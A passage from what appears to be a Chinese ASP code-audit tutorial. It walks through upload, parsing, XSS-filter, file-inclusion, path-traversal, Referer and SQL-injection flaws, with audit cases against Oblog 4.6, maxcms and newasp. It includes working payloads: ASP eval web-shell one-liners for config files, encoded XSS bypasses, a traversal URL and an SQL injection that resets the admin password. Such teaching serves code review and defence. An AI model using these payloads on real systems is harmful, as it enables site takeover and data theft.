set filedel=server.CreateObject ("Scripting.FileSystemObje  
ct")  
filedel.deletefile server.mappath("SaveFile")  
response.write "你的 ip 和时间已被纪录，由于你曾多次使用该方  
法对系统进行非法攻击，我们将会把你的数据向海南省公安部及海  
口网警报告!"  
response.write "<br>"  
response.write "时间:"date() "time()"  
response.write "<br>"  
response.write "I P:"request.servervariables("remote_add  
r")" "  
set MyFiletemp=server.CreateObject("Scripting.FileSystemOb  
ject")  
set wfile=myfiletemp.opentextfile(server.mappath("ypsqli.t  
xt"),8)  
wfile.writeline date() "time()" "request.servervari  
ables("remote_addr")
```

```
Response.end  
end if  
%>
```

检测文件头，构造 gif89a 轻松绕过。

#### 解析漏洞：

如文件夹名接受 userID 来建立。那么配合 iis6 解析。Asp.asp/1.jpg 来解析 asp。Cer 等  
如 IIS6 根据扩展名来识别，IIS7 根据匹配断定请求文件是为哪某脚本类型。apache 根据名  
单后缀名解析。nginx 文件类型错误解析等。

经典漏洞如：FCKeditor 等

注：此漏洞不专属于 asp。

#### 大小写转换漏洞：

代码如下：

```
<%  
dim sql_leach,sql_leach_0,Sql_DATA  
sql_leach =  
",and,exec,insert,select,delete,update,count,*,%,chr,mid,master,truncate,char,declareexists,cast,alt  
er,nchar,rename,drop,like,where,union,join,execute,|,applet,object,script,<,>"  
sql_leach_0 = split(sql_leach,"")  
  
If Request.QueryString<>"" Then  
For Each SQL_Get In Request.QueryString  
For SQL_Data=0 To Ubound(sql_leach_0)  
if instr(Request.QueryString(SQL_Get),sql_leach_0(Sql_DATA))>0 Then //并没有 lcase request  
Response.Write "禁止注入"  
Response.end  
end if  
next  
Next  
End If  
%>
```

大小写转换即可。

#### 特殊环境跨站：

```
<%  
Function code_ssstrers)  
dim strer:strer=strers  
if strer="" or isnull(strer) then code_ss"":exit function  
  
strer=replace(strer,"<","<")  
strer=replace(strer,">",">")
```

```
strer=replace(strer," "," ") '空格
strer=replace(strer,CHR(9)," ") 'table
strer=replace(strer,"'", "'") '单引号
strer=replace(strer,"'", "'") '双引号

dim re,re_v
re_v="[^\(\)\;\'\\""]*"
're_v=".[^\"]*"
Set re=new RegExp
re.IgnoreCase =True
re.Global=True

re.Pattern="(javascript :)"
strer=re.Replace(strer,"javascript: ")
re.Pattern="(javascript)"
strer=re.Replace(strer,"javascript")
re.Pattern="(jscrip:)"
strer=re.Replace(strer,"jscrip: ")
re.Pattern="(js:)"
strer=re.Replace(strer,"js:")
re.Pattern="(value)"
strer=re.Replace(strer,"value")
re.Pattern="(about:)"
strer=re.Replace(strer,"about:")
re.Pattern="(file:)"
strer=re.Replace(strer,"file&:")
re.Pattern="(document.)"
strer=re.Replace(strer,"document :")
re.Pattern="(vbscript:)"
strer=re.Replace(strer,"vbscript :")
re.Pattern="(vbs:)"
strer=re.Replace(strer,"vbs :")
re.Pattern="(on(mouse|exit|error|click|key))"
strer=re.Replace(strer,"on$2")
```

%>

以上代码段对 javascript,jscrip,js,about,value,document,onmouse 以及 onexit 等语句进行了过滤和替换.并对一些特殊字符进行了替换。

提交 :[ mg]& #176& #93& #118& #97& #115& #79rip& #106& #57documen& #115& #76write& #30& #29just for micropoor& #29& #61& #29[/ mg]便可绕过。

<%

```
Function coder(str)
Dim result,L,i
If IsNull(str) Then : coder="" : Exit Function : End If
L=Len(str) : result=""
```

```
For i = 1 to L
    select case mid(str,i,1)
case "<" : result=result+"&lt;"
case ">" : result=result+"&gt;"
case chr(34) : result=result+"&quot;"
case "&" : result=result+"&amp;"
case chr(13) : result=result+"&lt;br>"
case chr(9) : result=result+"&nbsp;" &nbsp; "
case chr(32) : result=result+"&nbsp;"
case else : result=result+mid(str,i,1)
    end select
Next
coder=result
End Function %>
```

提交: [img src=javascript:alert(document.cookie)></img>

过滤[".;:|\\/&|\$#')|'|"-~|(|[] 注:其中|为分割符 即可

### 逻辑错误漏洞:

```
<%
dim id
id=request.QueryString("id")
if not isinteger(id) then
response.write"<script>alert (" 错误 " "); location.href=''' ./micropor.asp''';</script>"
end if
set re_micropor=server.CreateObject("ADODB.Recordset")
re_micropor "select * from micropoor where user ="&id
re_micropor.open strmicropoor,conn,1,1
if re_micropor.bof and re_micropor.eof then
response.write"<script>alert (" 错误 " "); location.href=''' ./micropor.asp''';</script>"
end if
%>
```

由于 sql 在 end if 之外。所以不影响执行。

### 查询逻辑错误:

```
<%
//略
userip = Request.ServerVariables("HTTP_X_FORWARDED_FOR") //获取 IP
If userip = "" Then userip = Request.ServerVariables("REMOTE_ADDR") //判断

set rs = Server.CreateObject("ADODB.RecordSet")
rs.Open "select zuziip from [config] where zuziip like '%"&zuziip&"%',conn,1,1 //查询 IP 是否存在 zuziip 默认是空即使 IP 存在也无法限制
if rs.recordcount>0 then
```

```
zuzip=rs("zuzip")&chr(13)
zuzip=replace(zuzip," ","")
zuzip=replace(zuzip,chr(10),"")
'zuzip=replace(zuzip,".", "")
'userip2=replace(userip,".", "")
zzip=split(zuzip,chr(13))
'Response.Write "ubound(zzip):"&ubound(zzip)&"<BR>"
'Response.Write "zip(0):"&zip(0)&"<BR>"
'Response.Write "zip(1):"&trim(zzip(1))&"<BR>"
for i=0 to ubound(zzip)
    if userip=trim(zzip(i)) then
        er=1
        'Response.Write userip&" "&zzip(i)&"<BR>"
    end if
next

if er=1 then
    Response.Write "<BR><BR><BR><BR><Center><font style='font-size:10.5pt'> 你所在 IP 被系统阻止! ("&userip&")</font><BR><BR></center>"
    conn.close:set conn=nothing
    Response.end
end if
end if

%>
其他逻辑错误:
<%
adduser=chkhtml(trim(Request("adduser"))&"|"&chkhtml(trim(Request("email"))))
title=chkhtml(trim(Request("title")))
content=trim(Request("content")) //没有进行过滤
lm=chkhtml(trim(request("lm")))
addtime=date()
userip = Request.ServerVariables("HTTP_X_FORWARDED_FOR")
If userip = "" Then userip = Request.ServerVariables("REMOTE_ADDR")

if adduser="" or title="" or content="" then
%>
配置文件逻辑错误:
<%
sss=LCase(request.servervariables("QUERY_STRING"))
if instr(sss,"select")>0 or instr(sss,"inster")>0 or instr(sss,"delete")>0 or instr(sss,"(")>0
or instr(sss,"or")>0 then
    response.write "<BR><BR><center>你的网址不合法"
    response.end
```

```
end if
```

```
xuasmdb="data/#db1.asp"
```

```
set conn=server.CreateObject("adodb.connection")
```

```
DBPath = Server.MapPath(xuasmdb)
```

```
conn.open "provider=microsoft.jet.oledb.4.0; data source=" & DBPath
```

**ON ERROR RESUME NEXT** //写在了 open 后面

```
userip = Request.ServerVariables("HTTP_X_FORWARDED_FOR")
```

```
If userip = "" Then userip = Request.ServerVariables("REMOTE_ADDR")
```

```
set rs = Server.CreateObject("ADODB.RecordSet")
```

```
rs.Open "select zuziip from [config] where zuziip like '%" & zuziip & "%'", conn, 1, 1
```

```
if rs.recordcount <> 0 then
```

```
//略
```

```
%>
```

#### 包含漏洞:

```
<%
```

```
Server.execute(request("file"))
```

```
%>
```

动态包含文件，被包含文件里面可执行 ASP 代码。

#### asp 文件下载漏洞:

```
<%
```

```
//略
```

```
Const adTypeBinary = 1
```

```
FileName = Request.QueryString("FileName") if FileName = "" Then
```

```
Response.Write "无效文件名！"
```

```
Response.End End if
```

```
FileExt = Mid(FileName, InStrRev(FileName, ".") + 1)
```

```
Select Case UCase(FileExt)
```

```
Case "ASP", "ASA", "aspX", "ASAX", "MDB"
```

```
Response.Write "非法操作！"
```

```
Response.End
```

```
End Select
```

```
Response.Clear
```

```
if lcase(right(FileName, 3)) = "gif" or lcase(right(FileName, 3)) = "jpg" or
```

```
lcase(right(FileName, 3)) = "png" then Response.ContentType = "image/*" '对图像文件不出  
现下载对话框
```

```
else Response.ContentType = "application/ms-download"
```

```
end if Response.AddHeader "content-disposition", "attachment; filename=" &
```

```
GetFileName(Request.QueryString("FileName"))
```

```
Set Stream = server.CreateObject("ADODB.Stream")      Stream.Type = adTypeBinary
Stream.Open
SavePath = FileUploadPath      '存放上传文件的目录      TrueFileName = SavePath &
FileName
      Stream.LoadFromFile Server.MapPath(TrueFileName)
While Not Stream.EOS      Response.BinaryWrite Stream.Read(1024 * 64)
Wend
//略
%>
```

Url: down.asp?FileName=../conn.asp.

多加了一个点之后，截取的就是空的后缀了。判断就饶过了。后缀是判断最后一个.之后的，构造的最后一个.后面是空，所以不会非法。

例 2:

```
<%
//略
Path = Trim(Request("path"))
//略
%>

<%
//略
If true_domain      =      1 Then
      downloadFile Server.MapPath(Replace(Path,blogurl,"")),1      else
      downloadFile Server.MapPath(Path),1      End If

%>

<%
If InStr(path,Oblog.CacheConfig(56)) > 0 Then
      downloadFile Server.MapPath(Path),1      End if
select Case LCase(Right(strFile, 4))      Case ".asp",".mdb",".config",".js"

FileExt = Mid(FileName, InStrRev(FileName, ".") + 1)
Select Case UCase(FileExt)      Case "ASP", "ASA", "ASPX", "ASAX", "MDB"
      Response.Write "非法操作！"

%>
```

方法同上:

### 伪造 REFERER 漏洞

referer 是 http 头，它的作用是鉴定用户是从何处引用连接的，在 the9，服务程序就充分利用了这一点，如过手动输入 url 的话，那么 referer 不会设任何值，服务程序就返回空。

测试文件:

```
<%
dim referer
dim web_name
```

```
dim n
referer=request.servervariables("http_referer")
web_name=request.servervariables("server_name")
n=instr(referer,web_name)
if n>0 then
response.write "<script>alert(/good/)</script>"
else
response.write "<script>alert(/bad/)</script>"
end if
%>
```

代码:

<%

```
Function GetBody(weburl)

Set Retrieval = Server.CreateObject("MSXML2.XMLHTTP")

With Retrieval

.Open "Get", weburl, False, "", ""

.setRequestHeader "referer","http://www.micropoor.com/" 想改什么就改什
么

.Send

GetBody = .ResponseBody

End With

GetBody = BytesToBstr(GetBody,"GB2312")

Set Retrieval = Nothing

End Function
```

```
Function BytesToBstr(body,Cset)

dim objstream

set objstream = Server.CreateObject("adodb.stream")

objstream.Type = 1

objstream.Mode =3

objstream.Open

objstream.Write body
```



```
objstream.Position = 0

objstream.Type = 2

objstream.Charset = Cset

BytesToBstr = objstream.ReadText

objstream.Close

set objstream = nothing

End Function

Response.Write(GetBody("http://www.micropoor.com/referer.asp"))

%>
```

### 深入 Asp 配置文件插入一句话以及原理

数据库扩展名是 asp 的话，那么插数据库，有配置文件可以插的话，那么插入配置文件。

但是配置文件一旦插入失败，那么可能导致网站数据配置错误发生不可想象的后果。

一般格式: `email="micropoor@163.com"`

那么需要闭合2个"，然后插入一句话: `%><%eval request("micropoor")%><%s="`

那么在 config.asp 中就是

```
email=" %><%eval request("micropoor")%><%s=" "
```

连接 config.asp 即可。

有一些配置文件没有双引号，例如: num=5, 5为 int 如果 num="5", 那么就变成 char 了。

那么插入: 插入5%><%eval request("micropoor")%><%

有一些网站的配置文件过滤了 eval, execute, 或者防火墙。拦截等。可以考虑 include。

例:

```
<!--#include file="../uploadfiles/xxx.jpg"-->
```

Xxx.jpg 为我们的一句话图片。

案例:

//过滤文件

```
<%
```

```
sessionvar = replace(Trim(Request.Form("sessionvar")),CHR(34),"")
```

```
webmail = replace(Trim(Request.Form("webmail")),CHR(34),"")
```

```
weblogo = replace(Trim(Request.Form("weblogo")),CHR(34),"")
```

```
skin = replace(Trim(Request.Form("skin")),CHR(34),"")
```

```
webbanner = replace(Trim(Request.Form("webbanner")),CHR(34),"")
```

```
bestvid = replace(Trim(Request.Form("bestvid")),CHR(34),"")
```

```
bestcoolsite = replace(Trim(Request.Form("bestcoolsite")),CHR(34),"")
adflperpage = replace(Trim(Request.Form("adflperpage")),CHR(34),"")
point_news = replace(Trim(Request.Form("point_news")),CHR(34),"")
point_article = replace(Trim(Request.Form("point_article")),CHR(34),"")
point_down = replace(Trim(Request.Form("point_down")),CHR(34),"")
%>
```

## VBScript Replace 函数

Replace 函数可使用一个字符串替换另一个字符串指定的次数。

### 语法

```
Replace(string, find, replacewith[, start[, count[, compare]])
```

参数	描述
string	必需的。需要被搜索的字符串。
find	必需的。将被替换的字符串部分。
replacewith	必需的。用于替换的子字符串。
start	可选的。规定开始位置。默认是 1。
count	可选的。规定指定替换的次数。默认是 -1，表示进行所有可能的替换。
compare	可选的。规定所使用的字符串比较类型。默认是 0。

### 实例

#### 例子 1

```
dim txt
txt="This is a beautiful day!"
document.write(Replace(txt,"beautiful","horrible"))
```

输出:

```
This is a horrible day!
```

配置文件:

<%

```
webmail="micropoor@163.com"      '设置站长 EMAIL
weblogo=""  '设置 logo 代码
webbanner="skin/1/top0.jpg"      '设置 banner 代码
'====首页显示信息====
```

indexnews=6               '首页显示的新闻的条数  
indexarticle=10       '首页显示的文章的篇数  
indexsoft=10           '首页显示的程序的个数  
indexdj=10           '首页显示的舞曲的个数

%>

那么 indexnews 可以插入6:eval(request(char(34)))

6:冒号作用为连接符号。

### 代码审核实战:

案例1:

```
./Action.asp
elseif request("action")="type1" then //第23行
dim mainurl,main,mainstr
mainurl=request("mainurl")
main=trim(checkstr(request("main")))
response.clear()
mainstr=""
If Len(memName)>0 Then
mainstr=mainstr+"<img src=""images/download.gif"" alt=""下载文件"" style=""margin:0px 2px
-4px 0px""/> <a href=""&mainurl&"" target=""_blank"">&main&""</a>"
利用: Action.asp?action=type1&mainurl=xxx">[XSS]
```

案例2:

```
//const.asp
//GetUserTodayInfo
QUOTE:
Lastlogin = Request.Cookies("newasp_net")("LastTime")
UserDayInfo = Request.Cookies("newasp_net")("UserToday")
If DateDiff("d",LastLogin,Now())<=0 Then
.....

UserDayInfo = "0,0,0,0,0,0"
Response.Cookies("newasp_net")("UserToday") = UserDayInfo
end if
UserToday = Split(UserDayInfo, ",")
If Ubound(UserToday) <= 5 Then
.....

UserDayInfo = "0,0,0,0,0,0"
Response.Cookies("newasp_net")("UserToday") = UserDayInfo
```

end if

QUOTE:

```
Public Function updateUserToday(ByVal str)
On Error Resume Next
If Trim(str) <> "" Then
Newasp.Execute("update [NC_User] SET UserToday='" & str & "' where username='"&
Newasp.membername & "' And userid=" & Newasp.memberid)
Response.Cookies("newasp_net")("UserToday") = str
End If
End Function
```

updateUserToday(ByVal str)str 没有经过任何过滤就防进了数据库。

导致 sql

案例3:

```
//Oblog 4.6
//AjaxServer.asp
Sub digglog() //第691行 If Not lcase(Request.ServerVariables("REQUEST_METHOD"))="post"
Then Response.End
//略
If request("ptrue")=1 Then //第703行
    pdigg=oblog.checkuserlogged_digg(unescape(Trim(request("puser"))),Trim(request("ppass")))
oblog.checkuserlogged_digg 在/inc/class_sys.asp 文件下:
Public Function CheckUserLogined_digg(puser,ppass)
    Dim rs
    If Not IsObject(conn) Then link_database
    Set rs = Server.CreateObject("adodb.recordset")
    rs.open "select top 1 userid,username from oblog_user where username='"&puser& "' and
truepassword='"&ppass& "'", conn, 1, 1
    If Not (rs.eof Or rs.bof) Then
        CheckUserLogined_digg="1$$"&rs("userid")&"$$"&rs("username")
    Else
        CheckUserLogined_digg="0$$0$$0"
    End If
    rs.close
```

```
Set rs=Nothing
```

```
End Function
```

ppass 没有任何过滤放入 sql 执行语句导致 sql 注入的产生。利用必须使用 post 提交。

案例4:

```
//attachment.asp
```

```
Path = Trim(Request("path")) '获取用户提交的路径
```

```
FileID = Trim(Request("FileID"))
```

```
If FileID = "" And Path = "" Then
```

```
Response.Write "参数不足"
```

```
Response.End
```

```
End If
```

```
...
```

```
If CheckDownLoad Or 1=1 Then
```

```
If Path = "" Then
```

```
set rs = Server.CreateObject("ADODB.RecordSet")
```

```
link_database
```

```
SQL = ("select file_path,userid,file_ext,ViewNum FROM oblog_upfile WHERE FileID =  
"&CInt(FileID))
```

```
rs.open sql,conn,1,3
```

```
If Not rs.EOF Then
```

```
uid = rs(1)
```

```
file_ext = rs(2)
```

```
rs("ViewNum") = rs("ViewNum") + 1
```

```
rs.Update
```

```
downloadFile Server.MapPath(rs(0)),0
```

```
Else
```

```
Response.Status=404
```

```
Response.Write "该附件不存在!"
```

```
End If
```

```
rs.Close
```

```
Set rs = Nothing
```

```
Else
```

```
If InStr(path,Oblog.CacheConfig(56)) > 0 Then 'Tr4c3 标注：注意这里，仅仅判断用户提交  
的路径是否包含 UploadFiles，为真则调用 downloadfile 函数下载文件
```

```
downloadFile Server.MapPath(Path),1
```

```
End if
```

```
End If

Else
'如果附件为图片的话，当权限检验无法通过则调用一默认图片，防止<img>标记无法
调用，影响显示效果
If Path = "" Then
Response.Status=403
Response.Write ShowDownErr
Response.End
Else
downloadFile Server.MapPath(blogdir&"images/oblog_powered.gif"),1
End if
End if

Set oblog = Nothing

Sub downloadFile(strFile,stype)
On Error Resume Next
Server.ScriptTimeout=9999999
Dim S,fso,f,intFilelength,strFilename
strFilename = strFile
Response.Clear
Set s = Server.CreateObject(oblog.CacheCompont(2))
s.Open
s.Type = 1
Set fso = Server.CreateObject(oblog.CacheCompont(1))
If Not fso.FileExists(strFilename) Then
If stype = 0 Then
Response.Status=404
Response.Write "该附件已经被删除!"
Exit Sub
Else
strFilename = Server.MapPath(blogdir&"images/nopic.gif")
End if
End If
Set f = fso.GetFile(strFilename)
intFilelength = f.size
s.LoadFromFile(strFilename)
```

```
If Err Then
Response.Write("<h1>错误: </h1>" & Err.Description & "<p>")
Response.End
End If
Set fso=Nothing
Dim Data
Data=s.Read
s.Close
Set s=Nothing
Dim ContentType
select Case LCase(Right(strFile, 4))
Case ".asp", ".mdb", ".config", ".js" //出现问题.
Exit Sub
Case ".asf"
ContentType = "video/x-ms-asf"
Case ".avi"
ContentType = "video/avi"
Case ".doc"
ContentType = "application/msword"
Case ".zip"
ContentType = "application/zip"
Case ".xls"
ContentType = "application/vnd.ms-excel"
Case ".gif"
ContentType = "image/gif"
Case ".jpg", ".jpeg"
ContentType = "image/jpeg"
Case ".wav"
ContentType = "audio/wav"
Case ".mp3"
ContentType = "audio/mpeg3"
Case ".mpg", ".mpeg"
ContentType = "video/mpeg"
Case ".rtf"
ContentType = "application/rtf"
Case ".htm", ".html"
ContentType = "text/html"
```

```
Case ".txt"
ContentType = "text/plain"
Case Else
ContentType = "application/octet-stream"
End select
If Response.IsClientConnected Then
If Not (InStr(LCase(f.name), ".gif") > 0 Or InStr(LCase(f.name), ".jpg") > 0 Or
InStr(LCase(f.name), ".jpeg") > 0 Or InStr(LCase(f.name), ".bmp") > 0 Or
InStr(LCase(f.name), ".png") > 0) Then
Response.AddHeader "Content-Disposition", "attachment; filename=" & f.name
End If
Response.AddHeader "Content-Length", intFilelength
Response.CharSet = "UTF-8"
Response.ContentType = ContentType
Response.BinaryWrite Data
Response.Flush
Response.Clear()
End If
End Sub
```

#### 案例5

```
//AjaxServer.asp
If Left(log_files,1) = "," Then log_files = Right(log_files, Len(log_files) - 1)
rs("logpics") = log_files
'附加文件处理
If log_files <> "" Then
oblog.Execute "Update oblog_upfile Set logid=" & tid & " Where fileid In (" & log_files & ")"
End if
//log_files 未被处理，由于多行执行。
利
用 ;update/**/oblog_user/**/set/**/password=7a57a5a743894a0e/**/where/**/username=admin;-
-
```

#### 案例6

```
//admin/ admin_inc.asp
```

```
Sub checkPower //第103行
dim loginValidate,rsObj: loginValidate = "maxcms2.0"
```



```
err.clear  
on error resume next  
set rsObj=conn.db("select m_random,m_level from {pre}manager where  
m_username='"&rCookie("m_username")&"',"execute") //追踪 rCookie
```

//inc/ CommonFun.asp 中

Function rCookie(cookieName) //第28行

```
    rCookie = request.cookies(cookieName)
```

End Function

导致了注入。